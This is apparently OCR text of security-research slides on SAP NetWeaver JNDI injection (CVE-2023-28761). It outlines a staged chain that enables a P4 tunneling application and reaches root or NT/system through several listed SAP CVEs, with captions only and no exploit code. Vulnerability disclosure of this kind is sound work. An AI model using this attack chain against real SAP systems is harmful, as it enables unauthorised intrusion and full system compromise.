


Execution crashes but application is now started

SAP JNDI Injection: Findings


Patch	Description	CVSS	CVE
3289994	Missing Authentication check in SAP NetWeaver Enterprise Portal	6.5	CVE-2023-28761

SAP JNDI Injection: Reverseless Exploitation




Launches exploit using EJB resolver and the ref with the appName in the same payload


SAP JNDI Injection: Reverseless Exploitation



Application started



Stage 2
P4 service access
Enable arbitrary application
CVE-2023-28761
Stage 1
HTTP service access

Chaining: SAP Injection + P4 Exploitation





Launches SAP JNDI exploit and turns on "P4Tunneling" app

Chaining: SAP Injection + P4 Exploitation



Sends P4 traffic embedded inside HTTPs request to P4T


root or nt/system
CVE-2023-24523
local http request
local user access
Stage 3
SSRF
CVE-2023-36925
RCE Windows
CVE-2023-27497
Arbitrary file reading
CVE-2023-23857
SQLi
CVE-2022-41272
P4 service access
Stage 2
Enable arbitrary application
CVE-2023-28761
HTTP service access
Stage 1


root or nt/system
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
